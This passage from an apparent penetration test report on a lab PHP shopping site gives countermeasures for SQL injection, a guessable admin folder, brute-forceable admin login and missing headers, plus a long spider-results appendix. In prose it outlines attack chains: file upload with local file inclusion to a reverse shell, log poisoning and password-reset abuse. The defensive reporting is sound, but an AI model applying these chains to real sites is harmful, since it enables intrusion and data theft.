Remove this file entirely. This file should not be exposed for any reason. If it is needed, it should be kept locally on the server outside of the web root directory and should never be accessible by users. If for some reason it needs to be kept in the web root directory, it should be placed in its own, obfuscated directory with a “.htaccess” with the line “Deny from all” to stop anyone being able to access it.

3.2.12 SQL Injections

As disclosed in section 2.7.3 and discussed further in section 3.1.5, the login function found on “index.php” was vulnerable to SQL injections. This could allow an attacker to dump the entire database powering the website or access users accounts without their passwords. It works by injecting SQL code into the database query to trick the server into returning a lot more information than it intended to. A vulnerability like this is a dream for a hacker as it is very easy to detect and exploit.

Countermeasure

To prevent SQL injections, prepared statements should be used to query the database instead of the current technique. Converting the current code to prepared statements would look like the following:

```
$stmt = $con->prepare("SELECT * FROM customers WHERE Email=? AND Password=?")  
$stmt->bind_param("ss",$username, $password);
```

```
$stmt->execute();  
$result = $stmt->get_result();  
$row = $result->fetch_assoc();
```

This stops inputs being injected into the SQL query, they will instead be passed as if they were normal strings. Implementing prepared statements for SQL queries will stop the site being vulnerable to SQL injections.

3.2.13 Hidden but Guessable Folder

As demonstrated in section 2.1.6, there was a directory found on the webserver that seemingly was not intended to be viewed by users. The directory was name “_administrator” and contained the file “sqlcm.bak” which was used to try and strip SQL inputs of dangerous characters. A directory like this is quite easy for an attacker to find and is not a safe way to hide sensitive files on a webserver.

Countermeasure

There are a few options to help mitigate this. First would be giving the directory an extremely obfuscated and random name to prevent brute force attacks from finding it. This could be paired with a “.htaccess” file inside the directory with the line:

Deny from All

This will prevent anyone being able to view the contents of the site, instead serving them an error 403 forbidden message instead.

3.2.14 Brute Force Admin Login

This vulnerability was not noted by the tester, but the site still appears vulnerable to it. The password for the admin login portal could be brute forced due to the lack of a lockout mechanism. The username for the account could also easily be guessed as it was simply “admin”. If an attacker got hold of the admin credentials they would have full control over the site and would be able to create and delete products, view user details and even get user password hashes (see section 2.4.3 for more on this).

Countermeasure

To mitigate this, a lockout system similar to section 3.2.7 should be implemented into the admin login portal. The admin login name should also be changed to something a lot less guessable. The admin login portal could also be better hidden by obfuscating the file name. It is currently very easy to find the admin login portal. All these things combined make the admin login a very appealing target for attackers. Implementing all three of these changes would significantly harden the admin login portal.

3.2.15 PHP Error Message Disclosure

PHP error messages were printed out to the user when an issue occurred, as disclosed in section 2.8.1. This information could be used by hackers to workout the backend system running on the website or work out how to inject code into the site. These errors should only ever be displayed while the developers are testing the site.

Countermeasure

These errors can be turned off by editing the “php.ini” file. Set the line “display_errors” to “off” instead of “on”. This way, error messages will not be printed out onto the page.

3.2.16 Generic Issues

There was also a handful of generic issues found throughout the site.

X-Powered -By Disclosure

The “X-Powered-By” header gave away the exact version of PHP running on the site. This can be disabled by editing the “php.ini” file. The variable “expose_php” should be set equal to “Off” instead of “On”.

Missing Anti-Clickjacking X-Frame-Options Header

A “clickjacking” attack is when an attacker tricks a user into clicking a transparent object that has been placed on top of everything else on the site. This allows attackers to trick users into clicking on links and visiting websites that had no intention of connecting to. This can be mitigated by placing this line of code into any PHP file that outputs information to the user:

```
header("X-Frame-Options: DENY");
```

Missing X-XSS-Protection Header

This “X-XSS-Protection” header stops a page from loading content if it detects a XSS attack is taking place. Due to the fact it is missing on the site, it is lacking the extra layer of protecting that the header provides. This can be fixed by adding the following line of code into any PHP file that outputs information to the user:

```
header("X-XSS-Protection: 1; mode=block")
```

Missing X-Content-Type-Options Header

The “X-Content-Type-Options” header can be used to ensure that “Content-Type” headers are followed properly. It can be enabled by adding the following line of code into any PHP file that outputs information to the user:

X-Content-Type-Options: nosniff

The above three solutions could all be placed into one php file that is included on every page to save time and resources.

Apache mod_negotiation Enabled with MultiView

Having MultiView enabled allows an attacker to brute force for hidden files in a web directory. To mitigate this, the following line can be added to the “.htaccess” file in the root of the server:

Options -Multiviews

3.3 GENERAL DISCUSSION

After examining the web application in both a black box penetration test and a source code evaluation, it can be concluded that this site is not fit for production. The immense number of vulnerabilities, from basic information disclosure all the way up to remote code execution and user passwords dumps is unacceptable for a production web site, especially one that is intended to handle sensitive bank card information.

The SQL injection vulnerability found on the site could allow an attacker to access every single record in the database powering the site. This would lead to every username and password hash being leaked leading to a huge security issue for the users of the site.

The admin portion of the website is incredibly insecure. Combining unlimited login attempts with a generic “admin” username and a weak password could lead to an attacker easily forcing access to the backend of the website. From there, they could deploy malicious code that would be loaded by any user visiting the site.

Using the username enumeration technique disclosed in the report could also allow an attacker to develop a list of valid login names. Then, by abusing the password reset functionality, the hacker could reset the user’s password to a random three-digit number and very easily brute force into any user’s account.

The file upload vulnerability combined with the local file inclusion vulnerability made it trivial to gain a reverse shell on the site. Anyone with malicious intent could perform an array of different attacks from this point, from stealing user information to injecting malicious code into the website to compromise any user visiting the site.

In conclusion, the website should not be deployed in its current state. The vulnerabilities highlighted in the report should first be patched. Another security test should be performed after the changes have been implemented to ensure these changes have been implemented properly and no other vulnerabilities exist within the site. If for some reason this website is already in production, it should be taken down immediately.

3.4 FUTURE WORK

There are a few other avenues that could be explored for testing in the future.

In section 2.5.1, an LFI vulnerability was identified. No further testing was done at the point. In the future, this could be tested for remote code execution via log poisoning. By editing HTTP headers sent to the server, malicious code could be injected into the error logs of the site and then loaded via LFI to allow an attacker to execute code on the server remotely.

No privilege escalation was attempted on reverse shell executed in section 2.10.2. The shell only had the privilege level of the “daemon” user. If this privilege level could be escalated to root, or an account with similar permissions, the tester would have complete control over the site.

A script could be written up to automatically exploit the file upload vulnerability to gain shell access. Having a script that could be run by anyone to gain a shell on the webserver would further demonstrate how insecure the site is.

Another security assessment should be done on the website after changes have been implemented by the developers. This would ensure that the changes had been successfully implemented and no other vulnerabilities exist within the site. This would be recommended before the site is put into production.

REFERENCES PART 1

Ptsecurity.com. 2020. Web Applications Vulnerabilities And Threats: Statistics For 2019. [online] Available at: <<https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/>> [Accessed 2 December 2020].

Fox, C., 2019. Google Hit With £44M GDPR Fine Over Ads. [online] BBC News. Available at: <<https://www.bbc.co.uk/news/technology-46944696>> [Accessed 2 December 2020].

Owasp.org. 2020. WSTG - V4.1 | OWASP. [online] Available at: <<https://owasp.org/www-project-web-security-testing-guide/v41/>> [Accessed 16 November 2020].

Owasp.org. 2020. WSTG - Stable | OWASP. [online] Available at: <https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/04-Authentication_Testing/03-Testing_for_Weak_Lock_Out_Mechanism.html> [Accessed 1 December 2020].

GitHub. 2015. Php-Reverse-Shell. [online] Available at: <<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>> [Accessed 9 December 2020].

REFERENCES PART 2

Php.net. 2021. PHP: Exif_Imagetype - Manual. [online] Available at:
<<https://www.php.net/manual/en/function.exif-imagetype.php>> [Accessed 10 January 2021].

APPENDICES PART 1

APPENDIX A – SPIDER RESULTS

Processed	Method	URI
TRUE	GET	http://192.168.1.20/
TRUE	GET	http://192.168.1.20/robots.txt
TRUE	GET	http://192.168.1.20/sitemap.xml
TRUE	GET	http://192.168.1.20/aboutus.php
TRUE	GET	http://192.168.1.20/addendum.php?type=terms.php
TRUE	GET	http://192.168.1.20/addendum.php?3ftype=faqs.php
TRUE	GET	http://192.168.1.20/addendum.php?3ftype=terms.php
TRUE	GET	http://192.168.1.20/admin
TRUE	GET	http://192.168.1.20/admin/ADMIN
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/add_new_announcement.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/announcement.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?3fid=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/Archive.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/blog-post.html
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/boots.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap-datetimepicker.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap-theme.css.map
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap-theme.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap.css.map
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap2.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap2.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/font-awesome.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/justified-nav.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales/
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales/bootstrap-datetimepicker.ar.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales/bootstrap-datetimepicker.bg.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales/bootstrap-datetimepicker.ca.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales/bootstrap-datetimepicker.cs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales/bootstrap-datetimepicker.da.js

TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/delete_announcement.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/Delete_Customer.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/delete_message.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/edit_announcement.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/DT_bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/jquery-1.7.2.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/jquery.dataTables.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/
TRUE	GET	http://192.168.1.20/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.ar.js
TRUE	GET	http://192.168.1.20/products.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.bg.js
TRUE	GET	http://192.168.1.20/contact.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.ca.js
TRUE	GET	http://192.168.1.20/register.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.cs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.da.js
TRUE	GET	http://192.168.1.20/img/aalogo.jpg
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.de.js
TRUE	GET	http://192.168.1.20/bootstrap/css/bootstrap.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.ee.js
TRUE	GET	http://192.168.1.20/assets/css/bootstrap-responsive.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.el.js
TRUE	GET	http://192.168.1.20/assets/css/docs.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.es.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.fi.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.fr.js
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/prettify.css
FALSE	GET	http://html5shim.googlecode.com/svn/trunk/html5.js
FALSE	GET	http://platform.twitter.com/widgets.js
TRUE	GET	http://192.168.1.20/assets/js/jquery.js
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/prettify.js
TRUE	GET	http://192.168.1.20/assets/js/application.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-transition.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-modal.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-scrollspy.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-alert.js

TRUE	GET	http://192.168.1.20/assets/js/bootstrap-dropdown.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-tab.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-tooltip.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-popover.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-button.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-collapse.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-carousel.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-typeahead.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap-affix.js
TRUE	GET	http://192.168.1.20/assets/js/jquery.lightbox-0.5.js
TRUE	GET	http://192.168.1.20/assets/js/bootsshortgl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.he.js
TRUE	GET	http://192.168.1.20/info.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.hr.js
TRUE	GET	http://192.168.1.20/docs.min.js
TRUE	GET	http://192.168.1.20/jquery.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.hu.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.id.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.is.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.it.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.ja.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.kr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.lt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.lv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.ms.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.nb.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.nl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.no.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.pl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.pt-BR.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.pt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.ro.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.rs-latin.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.rs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.ru.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.sk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.sl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.sv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.sw.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.th.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.tr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.uk.js

TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.zh-CN.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/bootstrap-datetimepicker.zh-TW.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/messages.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/messages_box.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/offcanvas.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/offcanvas.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/print_Customerlist.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/reply.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=5
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/add_new_products.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php%3fid=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/Archive.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/asset.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/blog-post.html
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/boots.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/bootstrap-datetimepicker.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/bootstrap-theme.css.map
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/bootstrap-theme.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/bootstrap.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/bootstrap.css.map
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/bootstrap.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/bootstrap2.css
TRUE	GET	http://192.168.1.20/index.html
TRUE	GET	http://192.168.1.20/bootstrap.min.js
TRUE	GET	http://192.168.1.20/login.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/bootstrap2.min.css
TRUE	GET	http://192.168.1.20/img/5.jpg
TRUE	GET	http://192.168.1.20/img/CCTV.jpg
TRUE	GET	http://192.168.1.20/less/bootshop.less
TRUE	GET	http://192.168.1.20/less.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/font-awesome.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/justified-nav.css
TRUE	GET	http://192.168.1.20/assets/css/bootstrap.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales/
TRUE	GET	http://192.168.1.20/assets/style.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales

TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/style.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/delete_product.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/edit_product.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/jquery.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/DT_bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/jquery-1.7.2.min.js
TRUE	GET	http://192.168.1.20/server/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/jquery.dataTables.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales
TRUE	GET	http://192.168.1.20/admin/ADMIN/
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.ar.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.bg.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.ca.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.cs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.da.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.de.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.ee.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.el.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.es.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.fi.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.fr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.he.js
TRUE	GET	http://192.168.1.20/admin/
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.hr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.hu.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.id.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.is.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.it.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.ja.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.kr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.lt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.lv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.ms.js

TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.nb.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.nl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.no.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.pl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.pt-BR.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.pt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.ro.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.rs-latin.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.rs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.ru.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.sk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.sl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.sv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.sw.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.th.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.tr.js
TRUE	GET	http://192.168.1.20/admin/logout.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.uk.js
TRUE	GET	http://192.168.1.20/admin/assets/js/ie8-responsive-file-warning.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.zh-CN.js
FALSE	GET	https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js
FALSE	GET	https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js
FALSE	GET	https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js
TRUE	GET	http://192.168.1.20/admin/dist/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/bootstrap-datetimepicker.zh-TW.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/aalogo.jpg
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/customer.png
TRUE	GET	http://192.168.1.20/admin/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/head.png
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/message.png
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/offcanvas.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/offcanvas.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/print_products.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/print_products1.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/reports.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/reports1.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/view_product.php?id=11
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/
TRUE	GET	http://192.168.1.20/admin/ADMIN/assets

TRUE	GET	http://192.168.1.20/admin/ADMIN/assets/js
TRUE	GET	http://192.168.1.20/admin/ADMIN/assets/js/ie8-responsive-file-warning.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/dist
TRUE	GET	http://192.168.1.20/admin/ADMIN/dist/js
TRUE	GET	http://192.168.1.20/admin/ADMIN/dist/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/index.php
TRUE	GET	http://192.168.1.20/assets/jquery.min.js
TRUE	GET	http://192.168.1.20/assets/bootstrap.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php%3fid=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/blog-post.html
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/confirm_order.php?id=7
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/confirmed_order.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap-datetimepicker.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap-theme.css.map
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap-theme.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap.css.map
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap.min.css
